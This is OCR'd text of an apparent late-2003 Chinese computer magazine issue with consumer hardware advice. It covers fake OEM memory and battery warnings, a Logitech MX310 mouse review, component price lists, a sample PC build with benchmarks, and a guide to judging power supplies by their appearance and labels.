现在很多主板在包装中都提供有串行硬盘数据线和电源线，有的还提供比较好的改进型管状硬盘数据线，但这些附件在装机过程中会被一些装机商有意扣留或替换成普通品。如串行硬盘数据线和电源线很多用户暂时可能用不到，但以后如果要升级使用串行硬盘，一般独立出售的硬盘包装中不包含专用的数据线和电源，需要另外购买，所以保留主板包装中的附件以后可能会用得到。有的主板提供散热性更好的改进型管状硬盘线，商家用普通硬盘线偷换下来，可以独立出售给电脑发烧友，卖个好价钱。对于喜欢自己动手的电脑爱好者，保留部件包装中提供的螺丝钉等小附件会给以后添加和调整硬件带来方便。

小心假OEM内存条

一些商家将普通的现代DDR内存条装上散热器，就号称某某名牌内存为品牌机做的OEM产品，这样一条普通内存的身价陡然上升。也有的DDR333内存经过安装散热器后升级为DDR400规格产品。由于内存条外罩有散热片，所以一般用户看不到内存颗粒上的编号，自然不知其中奥妙。这些内存一般采用质量较好的现代内存作为“原料”，不超频使用稳定性没有问题。这种内存的特点是使用的散热片比较薄，一律都是散装的，表面一般没有印字或者贴一些不干胶标签。所以建议既然要买高档内存就应该考虑完全包装的行货。

充电电池百家争鸣

市场上高容量充电电池的品牌渐渐多了起来，除了熟悉的一些名牌产品外，很多国内品牌的产品也纷纷出现。这些电池标称容量也在1800MAh以上，价格是同档次国外名牌电池的75%～90%。据了解这些名不见经传的名牌的电池大部分都是国内电池厂家提供OEM的，有的产品还在包装上打上了“数码相机专用”字样。不同品牌产品间品质相差很大，主要是电池容量、自放电量、循环使用次数等主要指标。建议一般消费者还是尽量考虑三洋、松下、GP、SONY等名牌产品，它的性能比较稳定。由于4节一组简易包装假货较多，建议不要购买这种类型的产品，谨防假冒。国产品牌中品新和次时代两个品牌口碑较好，也可以考虑。在电脑市场里我们还可以看到一些号称从数码相机里截流下来的原装品牌电池，价格颇高，其实这些原装电池绝大部分是三洋和松下给OEM的，高价购买并不实惠。一般三洋OEM的电池在其底部也有三洋的“HR”钢印标记。



我们为什么要说No: 相信大家都有过这样的经历，因为种种宣传诱惑而购买的产品，在拿回家使用后却发现它并不那么美妙，此时的失望难以言表！而这个新开办的栏目就是通过电脑爱好者评测室对产品的全方位试用与评价，帮你透视花花绿绿宣传背后产品的真实面目，告诉你哪些产品本身存在隐性问题，哪些产品的宣传并不那么真实，哪些产品只适合别人，而不适合你！

我们的最终目标: 让你成为产品真正的主人，坚决地对那些有问题、不适合自己的产品大声说：No！

我们的评判标准：

- No! ×1　一些设计不适合多数用户，可通过升级改善
- No! ×2　一些设计不适合多数用户，不可改善
- No! ×3　产品设计与产品定位不符合，可通过升级改善
- No! ×4　产品设计与产品定位不符合，不可改善
- No! ×5　产品设计、质量、宣传方面有严重问题

莫让进化变异化——谈罗技MX310鼠标

■ Storyer

罗技MX310鼠标(见图1)是罗技第四款使用MX引擎的光学鼠标，是目前主流光电鼠标MX300的替代产品，性能相当强劲，而增加的扩展功能键也能让用户使用更方便。按理说这样的鼠标应该更适合用户才对，但它的一些看似很美妙的设计却让它用起来不是那么如人意。


图1

难以掌握的鼠标握法

MX310鼠标采用左右对称设计，鼠标的两侧专门设计了人体工学内凹槽。本来，这个设计很不错，像MX500/MX700这些高档鼠标上都有类似设计，但MX310的两条内凹槽与鼠标背部的接缝是“棱角分明”，给我们的感觉就是左边大拇指还能舒服放在上面，而鼠标右边如果要指头舒服，那就要小拇指放入内凹槽，由无名指控制鼠标右键。这也算是一种流行握法。而问题是这条内凹槽的出口位置距离鼠标尾部只有整个鼠标长度的1/4，如果要让小拇指舒服，手掌就会呈悬空状(见图2)，重量就会落到手腕处，让鼠标移动成为一件很劳累的事情。要改变这种问题的惟一方式就是改变鼠标握法，不使用右边的凹槽，让无名指第二关节自然搭在右边的扩展键上。这样手掌就能搭在MX310鼠标上，使鼠标的移动感大大改善。但问题是扩展键所处的位置同样是“棱角分明”，这让无名指极为不舒服(见图3)，相比双光头飞貂、IE3、IE4等鼠标凹槽处采用的橡胶设计，MX310这种硬塑料，让人不舒服人体工学还是不要为好。



图2


图3

鼠背设计让手很累

作为MX300的替代品，也许是为了让MX310鼠标更具通用性，它的背部最高点并不是在鼠标中心，而是鼠标中心明显靠后的位置，这样设计的本意应该是让手掌较大的人的手心能够紧握鼠标，但MX310鼠标的整体长度并没有比MX300更长，这使其尾部明显过陡，如果手掌还要贴合鼠标，必须加大手掌与手腕的弯曲度，使手腕容易疲劳，而如果手掌不贴和鼠标，结果同样是重量就会落到手腕处，让鼠标操作不够灵活。而罗技经典的机械旋貂应该是解决这种问题的典范，它修长舒缓的尾部让用户感觉非常舒服。

罗技的工程师如此设计这款鼠标一定有很多的道理，但使用者的感受是检验产品设计是否合理的最好标准，如果人体工学并不能让人体更舒服，那还不如去掉。


评测结论: 罗技MX310鼠标 No! No!

CF [SC04]

专业笔记本包事半功倍

一款好的笔记本包不仅可以保护笔记本电脑，同时科学合理的设计可以使每件东西都摆放得井井有条。除了原厂提供的笔记本包外，名牌的专业笔记本包是商务人士另外的一个好选择。一般笔记本原厂提供的包主要考虑摆放笔记本而设计，而一些专业的笔记本包更考虑其他一些常用物品的科学摆放，更节省空间，将公文包和电脑包合二为一。名牌的专业笔记本包的特点不仅在其可靠的做工，更在于科学的设计。目前市场上比较有名的品牌有Targus、Sumdex品牌。其实一些大品牌笔记本高级电脑包也是委托这些专业笔记本包厂商制造的。

CF [SC03]









报价杂货铺

(截止到2003.12.15,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价

	北京	上海	广州	成都
赛扬2.4GHz	545	540	545	545
Pentium4C 2.6GHz	1410	1430	1420	1440
AMD Athlon XP 2500+	710	725	705	725
华硕 P4P800S 主板	980	980	960	980
佳能 PowerShot A70	2550	2750	2580	2600
三星 765MB	1210	1200	1220	1220
明基 FP557s	2750	2899	2850	2899
美达 4X DVD±RW	988	988	988	988
世纪之星T8/T9(普晶版电源)	290	290	280	290

型号	参考报价(元)
CPU报价	
Intel处理器	
赛扬 1.7/2.2/2.4GHz(盒)	400/540/560
Pentium4 2.0A/2.4B	980/1290
Pentium4 2.4C/2.6C/2.8C	1410/1410/1750
AMD处理器	
AthlonXP 1800+	435
AthlonXP 2000+	505
AthlonXP 2200+(盒)	640
AthlonXP 2400+	640
AthlonXP 2500+	710
AthlonXP 2600+(盒)	930
内存报价	
DDR266	
现代 256MB	265
宇瞻 128/256MB	160/280
Kingston256/512MB	305/610
DDR333	
Kingston256/512MB	315/615
Kingmax512MB	620
宇瞻 256/512MB	300/620
DDR400	
Kingmax256MB	300
宇瞻 256/512MB	330/660
Kingston256/512MB	335/665
硬盘报价	
5400转硬盘报价	
希捷 40GB	420
三星 40/60/80GB	460/540/660
7200转硬盘报价	
希捷 酷鱼7200.7 40/60GB	455/540
希捷 酷鱼7200.7 SATA 80GB	625
希捷 酷鱼7200.7 SATA 120GB	825
迈拓 DiamondMax Plus9 80GB	565
迈拓 DiamondMax Plus9 120GB	765
WD 鱼子酱BB 40GB/80GB	410/530
WD 鱼子酱 JB 80GB	655
WD 鱼子酱 JD 120GB	830
三星 60/80/120GB	590/680/850
主板报价	
Intel CPU配套主板	
华硕P4P800/ P4P800-VM	1030/1230
微星 865PE neo2S/865PE neo	890/980
技嘉GA-8IK1100	1310
升技 IS7/IS7-E	1088/860
建基 AX4SPE	990
硕泰克SL-85DR3-C	599
精英848P-A	699
佰钰 4865PE/4848P	680/700
AMD CPU配套nFORCE2主板	
华硕A7N8-DELUX/A7N8X	1220/880
升技 NF7	699

型号	参考报价(元)
磐正 8RDA3G/8RDA3+	740/915
承启 7NJS	1290
微星 K7N2-L	890
丽台 K7NCR18D/K7NCR 18D Pro	730/880
技嘉GA-7N400V	810
AMD CPU配套主板	
华硕 A7V8X-XL	660
微星 KT4V	570
技嘉GA-7VT600	620
精英KT600-A	630
升技 KD7A	598
硕泰克 SL-KT600-R	680
佰钰 7KT600	560
显卡报价	
nVIDIA 芯片	
华硕 9560TD	1590
华硕 V9280TD	1290
华硕V9520 MagicT	700
七彩虹风行 5200CF白金版	660
七彩虹风行 5600CF白金版	899
七彩虹风行5600Ultra CH版 64MB	1099
丽台 A280TDV	1530
丽台 A340TDH	760
昂达闪电9560	799
旌宇掠夺者 MX440-8X豪华版	540
佰钰 G5200MXU	520
佰钰G440-8MXU	430
佰钰G4200-8HX	850
ATI 芯片	
七彩虹镭风 9200CF版黄金版	520
七彩虹镭风 9600CF版	899
七彩虹镭风9800SE	1099
迪兰恒进镭姬杀手9200	599
迪兰恒进镭姬杀手9500	990
佰钰 R9200EML	399
CD-RW/COMBO报价	
华硕 48X 刻录机	360
华硕 52X 刻录机	390
BenQ 48X 刻录机	380
建兴 52X 刻录机	360
微星 48X 刻录机	350
爱国者 52X	360
三星 52X COMBO/2MB	499
三星 52X COMBO/8MB	559
美达 48X COMBO	388
台电 48X COMBO	459
16倍速 DVD 报价	
华硕 16XDVD	310
明基 DVP1650S	295
SONY DDU1621	320
美达 16X DVD-ROM	288
爱国者读龙 16X DVD	300
三星金将军 16X DVD	312

型号	参考报价(元)
先锋 DVD-120A	315
建兴 16XDVD	330
台电 16XDVD	290
显示器报价	
17"纯平显示器报价	
三星765MB/763MB	1190/1090
三星 753DFX/757DFX	1040/1610
明基77Gplus/A770plus	988/1099
飞利浦107S5/107D4	950/1400
飞利浦 107P4	1650
LG772EF/772EFPlus	980/1070
LG774FT/775FT	1270/1100
LG775FTplus/F700P	1180/1460
美格 786FDX5	1299
美格 786FTII	1140
美格 796FDII	1310
NESO FD770V/TD770V	1090/990
NESO HD770 II /HD797 II	1299/1699
大水牛 DFX760	966
爱国者 788FD/775FT	1230/999
爱国者 776FT	1050
19"纯平显示器报价	
LG995FT	2560
NESOFD910MS	3300
大水牛9Klr	1490
大水牛 DT996	1950
明基 992p	1899
爱国者 998FD	1999
优派 E90f+	1950
15"液晶显示器报价	
三星液晶152S	2600
LG 1510S/1510B	2360/2580
飞利浦 150P4	3050
明基 FP557s/ FP581香槟银	2750/2899
明基 FP591	3799
优派 VG500	2750
NESO I-mii/LS500	3199/2599
美格 AY565N	2400
美格 MG576	2950
SONY S51	2950
NESO LD500V	2800
大水牛 P45H	2999
17"液晶显示器报价	
LG L1710S	3488
三星液晶173V	3470
美格AY765	2999
优派 VE175	3450
音箱报价	
2.0音箱	
漫步者 R1900TII	380
漫步者 R1800TII	280
漫步者 T1000TC北美版	185
轻骑兵V1.0/M3	140/245
轻骑兵M4.2/V23	340/680
冲击波SAC-132	115
冲击波SAC-247	220
2.1音箱	
漫步者 R201TII	150
漫步者 R301TII	260
漫步者S2.1	470
创新 Slim500	180
创新 SBS2300	210
创新SoundworkSW300	320
多声道音箱	
漫步者 R341T	350
漫步者 R351T	420
漫步者S5.1	1480
创新SBS4.1	450
创新SBS5.1	560
创新Inspire6.1 6600	1280

CF [SC05]



假日临近，大家也手头也较为宽裕了，对装配的电脑也提出了较高的要求。这次我们就来装一套7000元左右的电脑，要求整体无明显瓶颈，能够适应任何游戏娱乐。提供环绕立体声效果，满足欣赏DVD影碟。整体样式较为美观。可作为较小房间的影院系统。

配件	型号	价格(元)
CPU	Pentium4 2.6C	1400
散热器	九州风神卡西莫多	68
主板	智仁865PE	690
内存	金士顿 256MB DDR400×2	660
硬盘	希捷 酷鱼7200.7 120GB	720
显示器	三星765MB	1210
音箱	创新 TX530	650
光驱	美达48X COMBO	388
机箱	世纪之星T9	290
显卡	旌宇擒镭者FX5600XT白金版	690
闪盘	爱国者迷你王32MB(时尚型)	148
鼠标	微软光学极动鲨	199
键盘	明基 A110海湾键盘	95
总计		7198

核心还是Pentium4：虽然现在800MHz FSB的Pentium4价格依然居高不下，但它优势还是很明显的，6.4GB/s的前端总线带宽干什么活都能有很不错的效率。与此搭配的智仁865PE属于865PE主板中较为价廉的品种，性能稳定，缺点就是没带网卡。

显卡就是用来超频的：旌宇擒镭者FX5600XT白金版❶采用的GeForceFX 5600XT核心，本身标准频率是200MHz/400MHz，但它采用了3.3ns的mBGA封装DDR显存，又配有散热性能良好的散热风扇，因此我们成功的将其超频到350MHz/700MHz的频率，3D性能提升非常明显。

音箱要好听又好看：创新音箱的风格一贯都是适合游戏和欣赏影片，而且样子漂亮。这款TX530 5.1音箱❷同样也是这种风格，黑色流线型的卫星音箱放到任何环境都能融入其中，而这款音箱的环绕声定位也很准。

完美表现的输入设备：明基 A110海湾键盘❸采用类似笔记本键盘的X结构，打字手感相当不错，而微软光学极动鲨❹则是能完全满足任何游戏要求的光电鼠标中最便宜的型号，而且大小非常适合绝大多数用户使用，手感非常不错。

开关在顶部的机箱：和川资讯所出品世纪之星机箱、电源获《微型计算机》2003年度机箱、电源类读者首选品牌，机箱类读者使用率三项大奖，再次证明世纪之星产品的实力。世纪之星T9机箱❺的电源开关在机箱的顶部，这带来的好处是非常明显的。当电脑按照一般的设计放到脚下的时候，我们可以不用弯腰就能启动机器了。

装机BUG曝光：虽然这台电脑的各部件单看都不错，但安装时的确遇到了一点问题，就是主板和机箱有一定不兼容。原因是这块智仁865PE主板只有5个固定孔，而且中间的一个固定孔还不是一般主板的常见位置（注：这个固定孔的位置也时标准位置），而世纪之星T9机箱的6个固定柱是固定在了机箱上，不能更改位置的，因此，这块主板只能依靠4个固定柱来固定了。所以我们建议大家考虑换一块固定孔在常见位置的主板搭配这款机箱或者换一款固定柱能更换位置的机箱来搭配这块主板。



测试成绩	
设置 1024×768，32位色，显卡频率350MHz/700MHz	
DirectX 8测试	得分
3DMark2001 SE	9865
DirectX 9测试	
3DMark2003	2251
OpenGL测试	
Quake3 Demo001 最高画质	220.4fps

整体评价：由于Pentium4和双通道DDR400的优秀性能，使这台电脑的娱乐性能比2003年22期的配置有了明显的提高，不但3D测试如此，在实际应用中，现在网上流传的一段WMP9格式的超高清晰度视频片断也能流畅播放，更不要说DVD了。而3DMark2003的测试成绩变化不大是因为3DMark2003对CPU的依赖较小，主要是测试显卡性能。 CF [SC06]



闷豆准备为笔记本增加一些内存

闷豆：有IBM TP600E笔记本用的内存吗？

奸商：有，不过原装内存很贵，用Kingston的就可以。

闷豆：128MB的SDRAM什么价，可以试用一下吗？

奸商：380元，我这里内存包试，有问题可退可换。

闷豆：我刚才问 Kingston 128MB条子只有320元，你这里怎么这么贵。

奸商：小兄弟你不知道，IBM笔记本挑内存是有名的，再说你原来的内存都是PC-100，用PC-133的肯定不兼容。320元是PC-133的价格，PC-100内存现在量少，价格自然高啦。

闷豆：这Kingston内存怎么没有标签？

奸商：这内存绝对是Kingston原装的，假一罚十！这是老版本的PC-100，都没有标贴。你看，外包装上写着PC-100呢。说着奸商拿出一个半新不旧的包装空盒。

闷豆：上机试试吧，行的话就是它了。

点评：现在PC-100的笔记本内存比较少，所以价格反而比PC-133的产品贵。一般情况下PC-133内存兼容PC-100，所以一些商家将PC-133撕掉标签或更换标签作为PC-100的产品卖高价。其实很多IBM笔记本都能直接用PC-133的兼容内存来升级，与原来的PC-100内存混用，一般当时试机成功就可以。 CF [SC07]

选购电脑真经大盘点

■文/ 罗彬

拥有一台属于自己的电脑无疑是每一位DIYer的梦想。而要选购一台在各方面都好的电脑,学问还真不少，怎么样，您们不信，诸君请往下细看……

未雨绸缪，选购算盘先打好

▲买品牌机的理由：现在主流的品牌机价位多在5000～8000元内，品牌机拥有这些卖点：响应及时，服务周全，期限较长的售后服务；外观时尚，色彩个性化的品牌造型以及多模式的家电化功能，多种数码功能等。这让品牌机在功能，价格上符合大多数家庭用户的要求。

▲用兼容机的好处：相对品牌机来说兼容机在价格上便宜数百元，且兼容机可以灵活选择配件，这是品牌机所不具备的。鉴于此，很多对DIY热衷的硬件fans们都喜欢攒兼容机，而现在机箱，键盘，鼠标，显示器，音箱等配件的个性色彩趋势也缩小了兼容机与品牌机的差距。

▲选购场所有那些：对于打算购买电脑的朋友来说，选择去哪里买是首先要考虑的。摆在我们面前的有电脑城、专卖店和一些电脑超市，对此，品牌机可以选择后二种。而兼容机，则最好选择在电脑城中门面大，货色全，经营历史比较长的一线商家处购买，可在一定程度上避免JS。

▲电脑预算要坚持：预算，对于选购电脑来说尤其重要，一定要坚持。为什么呢？因为商家都会诱使用户购买更贵的电脑配件，这样商家的利润更大。但是，增加的资金投入换回来电脑硬件的提升却不大，因此选购电脑前先要做好预算，在实际购买中更要坚持预算，握紧银根。

▲行情扫盲早入手：电脑的市场行情不能仅仅在购买电脑当天才去弄清楚，而至少应该在一个月前就留意相关的市场行情。从哪里收集这些咨询呢？从专业的网站，专业媒体出版的书刊报纸，甚至是电脑城商家的海报，配置单广告等。之后，我们就可据此对行情进行了解熟悉。

品牌电脑，下功夫才买得好

▲一定要讲价：有些厂家、有些型号的品牌机表面上执行的是全国统一价，实质上还是可以讲价的。当然，这讲价的方式一是表明你对电脑市场熟，最好说你是在电脑城混过的，二是认定品牌机可以讲价（事实如此），三是向销售员表明购买的诚意。如此，讲下数百不成问题。

▲价位和用途：品牌机的价格线分的很清楚，从现在市场行情来看。3500～5000元级的电脑可以用作办公、休闲、上网。5000～7000元的电脑则可运行许多大型软件和一些3D游戏，只是速度稍慢。7000元以上的电脑多加入了家电化的多模式功能。了解价格和用途后，您再买。

▲弄清楚配件：现在市场上的品牌机在广告宣传上仍然存在一些让人不太明白的地方。如高性能3D 64MB显卡，这显卡是MX400、MX440SE还是其他什么?还有17英寸纯平，亮度为多少，带宽刷新率又是多少……以上种种，我们都可以在购买咨询中问清楚配件的品牌和种种参数，从而明白消费。

▲拒绝样品机：样品机的另一个名字是展示机。为什么要拒绝样品机呢，原因很简单：相信大家花那么大价钱买品牌机不会只是买个人家用过的吧。那如何拒绝样品机呢，再仔细坚持地从上、下两方向检查品牌机包装箱的完整后，我们还可检查机箱，键盘，鼠标，音箱等有无灰尘。

▲单据不可少：购买了品牌机，一定要商家出示完整的单据。这里面有厂家的质保书，一定要反馈给厂家哦，这样才能被录入厂家的售后数据库，以便更好地享受品牌机的售后服务。另外，品牌机发票必不可少，因为一旦起了纷争，需要消协帮助调整时，没正规发票是不行的。

兼容电脑，攒机选购基本点

▲实用至上慎追新：新的配件就肯定是好的么？不然，新的配件由于新推出市场的关系，往往存在一些设计失误和内部芯片编程的BUG，且在价格上高出许多。更重要的是，很多新技术用户根本用不上（HT就需要软件的支持）。故DIYer应从电脑用途出发，坚持实用至上原则。

▲细选芯片和平台：CPU芯片分VIA，AMD，INTEL三种，VIA不是市场的主流，只适合对一些特殊 / 低价用户。而AMD和INTEL则是CPU市场上的两大主流，选择AMD，即选择性能价格比，而选择INTEL，则表示着高性能，高价格。同时，CPU芯片的选择还制约电脑主板平台的选择。

▲关键配件要过硬：电源、CPU、内存、显卡、主板等配件的选择一定要过硬，因为这些配件在电脑价格中所占的比例没有过半，却几乎可以决定电脑全部的性能。因此，建议尽量选择此类配件中的名牌货。同时，在选购其他配件上则可根据用途需求该省就省。

▲低价就靠比和讲：在商家的报价和成交价之间，价格还有不少水份。所以，不管购机的是大虾还是菜鸟，都需要在不同的商家处进行谈单。然后尽量在保持各配件（芯片）不变的情况下在各商家处反复地“比”价格和“讲”价格。多讲几次，就能挤兑出实惠的低价电脑来噢。

▲购买商家也重要：商家的责任并不仅仅是销售电脑，商家还承担着电脑售后的义务。如此，选择过硬的商家就是电脑售后质量优劣的一个必要保证。那么如何鉴别商家的“软”和“硬”呢？在电脑城拥有多家分店，位置显著，装修到位且店铺内配件货源齐全的商家比较“硬”。

电脑消费，买家需要注意些什么

▲高手帮助：初次买电脑肯定需要电脑高手的帮助，不然你被JS坑了多少回都不知道。因此，一定要邀请DIY高手（最好是购机多台的大虾）来帮助。这样，在配置，谈单，检查配件等方面都能获益不少。但是请的人一定要信的过，在选购的过程中还要防止一些高手吃你回扣。

▲严防四货：DIYer要严防的四货定义为：返修货、水货、样品货、假货。返修货就是返厂修理过的（质量无保证）；水货就是非正规渠道进入的（质保厂家不负责）；样品货就是开了封，被商家摆上柜台展示的（配件不完整）；假货就是假冒生产的，也有打磨过的。

▲摸透行情：这个行情是更深层意义上的行情，并不只仅仅体现在价格上。熟悉电脑城的朋友们都知道，商家经营的配件不会涵盖所有的品牌，因此，商家肯定会去别家调货。借鉴于此，购机的朋友们是不是可以假借商家之名，一个电话打到代理商那打探清楚配件真实行情呢。

▲厂商品牌:电脑城内电脑配件的品牌十分复杂。有好的品牌也有坏的品牌，而品牌往往和配件的质量和售后有必然的联系。因此，在选购的时候我们一定要了解品牌的概念和各配件品牌的价值，最好到实力品牌的一级地区总代理商那里去购买该品牌，一可防假，二来便宜。

侧重不同，电脑可分门别类

▲家庭用户：就是人们常说的家用电脑。这种电脑的配置最随主流，价格从4000～8000元不等。在功能上，可应付妻子上联众、打纸牌、玩QQ的要求，也可满足丈夫办公和一些设计软件的基本要求，对于孩子来说，3D游戏也能流畅地玩。这种家用配置，价格的差别体现在液晶上。

▲商业用户：商业用户追求的是稳定，这方面品牌机有着独特的优势，也有著名的厂商推出了面向商业领域的商用电脑。但很对广告公司和设计公司需要的，商用电脑品牌机却不能满足，这时，就只能选配台兼容机，且为了胜任工作，一定要在CPU，内存，显卡，显示器上配置最好。

▲游戏用户：玩游戏相信是很多配置电脑的朋友们的目的之一。而无论是3D游戏还是2D游戏，5000元级的电脑都基本可以满足游戏的需求。但也有很多游戏玩家要求比较高，这样就可在内存，显卡上选配高一点的，且在鼠标，键盘，游戏手柄，方向盘上也要追加一定的投入噢。

▲学生用户：与学生用户同一阶层的是工薪用户。这部分人中，选购3000～4000价位的多。经济决定购买力，也决定性能。这样的配置出来，高不成、低不就。但在功能上决定能够满足办公、学习、软件和玩绝大部分游戏的需求。实际上，这部分用户的机型讲求的就是性价比。

▲时尚用户：这部分用户多为白领和MM，她们讲求的是享受，价钱倒不是他们最为在意的。如此，大屏液晶，小巧的彩壳机箱，无线的鼠标键盘，以及一些时尚的数码外设等。与之成对比的是，在关呼电脑性能的硬件配置上，她们不会选太好的，一般都是选择市面主流产品。

购买过后，电脑需仔细检查

▲配件成色要细辨:只要是新出厂，未开过封的配件在外形、气温上都和使用过一段时间的配件不一样。具体表现可以这么说：全新的配件看起来明显的新，在板块细微的地方一摸，一吹，都没有灰尘，再用鼻子嗅一嗅，还有一种新塑料特殊味道。这些，返修过的配件不具备。

▲烤机测试不怕催:在电脑装机好后，一定要烤机和测试。烤机的方法是相对长时间地运行PhotoShop7.0，3DMAX5.0等消耗系统资源很大的软件或者虚幻、极品飞车7等3D游戏，看系统是否使用正常，出不出错。还可以用专业的测试软件如3Dmark2001给系统打分。这一切，莫管商家催促哦。

▲发现问题坚持换：装机前，如果发现配件不是原装的，或者和配置单中的不一样，或是在装机中发现点不亮、花屏、硬盘异响等现象，一定坚持要商家对配件进行调换。这时候因为你没有把货款交齐，商家只能顺着你意思给解决，要用了几个月，要坚持换新的就不容易了。

▲装机之中防掉包:掉包，就是狸猫换太子，再明确点解释就是商家在装机的过程中借助装机工作台和口袋的掩护，趁客户不注意就把配置中好的配件换成差的、次的配件。一些小的奸商最喜欢用这样的手段。对此，我们可在装机结束后检查主机，接着用专业软件测试检查。

售前售后，消费者都当上帝

▲选购单据要清楚：选购谈单的阶段就要把配置单上的产品参数写清楚。这样，一可以保证商家不在最好谈单的时候蒙混过关，二可以在以后要求商家售后或向消费者协会要求维权的过程中出示必要单据。这些单据，除了配置单，还有就是正规发票，这是维权的凭证和保证。

▲拒绝换反修配件：在商家的售后中，由于厂家和商家协调不好或对产品售后的义务划分不明的关系，很多商家为了节省来回的运费，都喜欢直接更换返修配件给客户。但是，这和最初商家与客户达成的协议是相违背的，倘若这种事情发生在你身旁，请一定坚持己见。

▲发现售假要维权：无论是在商家的门市，还是在商家的客服部，倘若你发现了商家当时给你的配件是假的，那么建议你一定要挣回一口气。凭借当初的配置单和商家在装机时给配件贴上的单，我们可以找商家理论，奸商当然可以不理睬，那我们就去商家门市来闹个说法吧。

▲困难要曝光求助：现在的电脑市场毕竟没有发展到十分完善的地步。因此，当我们在售前、售中，售后和商家发生了摩擦，或者受了骗，这时请受害的朋友不要吃哑巴亏，可把事件经过投诉给电脑城管理部门，或消协，也可以寻找当地媒体的仗义执言，还可发布于网络求援。

▲配件细节要记牢：这指的是配件的一些细节特征。如硬盘上的芯片号码，内存中芯片的编号，显示器，主板，CPU的编号等。记住这些细节特征的好处是：当你需要寻求商家维修这些配件时，可以根据这些号码来核对商家修理后的配件是不是你自己的，防奸商换坏的配件给你。CF [SC08]

我们常常会看见很多文章中介绍一款配件的内部做工如何不错，但我们在实际选购时不可能拆开这样的配件仔细端倪其内部做工的好坏。这时我们要从众多的配件中选到一款自己需要的配件，就只能通过外观的点滴“以貌取货”了！

以貌取货选电源

■ 均儿

●重量

一款好的电源拿在手里应该是沉甸甸的。因为一款通过了安规或3C认证的电源，不管采用何种设计，如果做到货真价实其不可能太轻，所以同价位上越轻的电源一般用料就要越差一些。

例如，计算机电源的外壳标准厚度应该在0.6～0.8mm左右，一些质次的电源为了达到节省成本的目的，外壳厚度往往达不到要求。

再如，大家知道，一般情况下瓦数越大的电源其重量应该越重，因为瓦数越大要求其内部元器件越多更优，如果一款瓦数更大的电源比瓦数更小的电源还要轻的话，那其用料肯定有所不足。

再三，通过了安规认证的电源要比没有通过安规的电源要重，这是因为一款电源要通过多项安规认证，如果在元器件上偷工减料，基本上是很难过关的。

●外观

首先，一款正规厂家出品的电源，包装说明书肯定是齐全的，包装没有被拆卸过，其产品标示印刷清晰规范。

其次，一款好的电源外壳应无磕伤、划伤，切边进行了防锈处理，手摇动电源电源内部无异响，出厂封条完好，电源标签上有电源的主要性能指标，有产品编号。

其三，一款好的电源，其各种电源线应该够粗够长。又粗又长的电源线不仅输出电流损耗小，输出电流的质量可以得到保证，而且适用性强、可以长时间使用，不会因为线过细而发烫变软、甚至发热烧毁（见图1）。




图1

其四，电源风扇是电源的一个重要组成部分，在插上电源线试机时风机转速应平稳、无死角、无明显噪音。此外，正规品牌的电源风扇上应该有其产品名称、电压、认证等标示（见图2）。



图2

其五，一般电源的后部有两个插座分别用来连接外界电源和为显示器提供插座，而现在许多ATX电源都取消了显示器电源插座，并在此位置上安装了电源开关，这样的设计可在一定程度上减少电源的负担。

●标签

电源标签上记录了一款电源的基本指标，对其进行了解是了解一款电源质量的关键（见图3）。




图3

首先，在电源元件的选择、材料的绝缘性、阻燃性等方面都有严格规定的安全规范标准，如FI（芬兰）、N（挪威）、CSA（加拿大标准协会）、D（丹麦）、CB（国际认证机构）、UL（美国认证实验室）、DVE（德国）、TUV（北美）、SWEDEN（瑞典）的安全规范标准。此外，还有电磁兼容和电磁辐射干扰认证，如CE（欧洲电器设备标准）、FCC（美国联邦通讯）、CCEE（中国长城认证）等。如果你的电源上有这些标志，说明它通过了这些认证。当然一款电源如能通过多项认证，表明了其质量应该是靠得住的。

小提示

但要注意，有些厂商会使用符合安全规格的材料制造样品，获得安规证书后，在大批量的制造时，再擅自替换材料，使用非安规材料代替安规材料或干脆偷工减料，欺骗消费者，造成安全隐患。对于这样的产品，普通消费者肯定防不胜防，这时你除了通过我们上面介绍的方法进行一些鉴别之外，拆开电源一观究竟，或许是最好的办法了（但这样一般会丧失保修）。

其次，目前国内出售的正规合格电源产品应该具备3C标示（见图4）。“3C”即“CCC”，英文名称为“China Compulsory Certificate”，中文名称为“中国国家强制性产品认证”，这是我们国家对低压电器、小功率电动机等19类132种涉及健康安全、公共安全的电器产品所要求的认证标准，它包括原来的CCEE（电工）认证、CEMC（电磁兼容）认证和新增加的CCIB（进出口检疫）认证，三者分别从用电的安全、电磁兼容及电波干扰、稳定方面作出了全面的规定标准，是国际准则和国际惯例接轨的一项重大举措。其



图4

中，3C认证标准中包括一项新增加的PFC（谐波电流限制）电路考核指标，它是专门针对谐波电流问题而制定的，有PFC电路的电源，每个PC电源将需要增加10~15元的生产成本 。

其三，正规的P4电源应该在标签上标有ATX 12V的标示，而非ATX 2.03。因为，P4电源的电源标准并非是ATX 2.03，而是ATX 12V。ATX 12V与ATX 2.03的区别是：ATX 12V加强了+12VDC端的电流输出能力，并对+12V的电流输出、涌浪电流峰值、滤波电容的容量、保护等做出了新的规定；新增加了P4电源连接线；加强了+5V SB的电流输出能力。

●功率

很多读者在选择电源时都会问“这款电源是多少瓦的？”，这就是问的这款电源的功率，其一般也标示在标签上（见图5），但在选购时需注意以下几点：



图5

首先，电源功率有额定功率、输出功率、峰值功率几个指标，只有额定功率能基本代表一款电源的真实功率。其中“额定功率”指环境温度在-5~50摄氏度之间，输入电压在180V~264V之间，电源能长时间稳定输出的功率；“输出功率”指环境温度在25摄氏度左右，输入电压在200V~264V之间，电源可以长时间稳定输出的功率。“峰值功率”指一款电源在极短时间内能达到的最大功率，时间仅能维持30秒左右，没有多少实际意义。大家在选择时要多注意一些厂家在电源上标上“峰值功率”或乱标一通。

其次，一些商家常常会根据厂家在产品型号上所取的名称如“AP300”，就宣称这款电源是300W的，这点你在选购时要注意，不要人云亦信。

> **小知识**
>
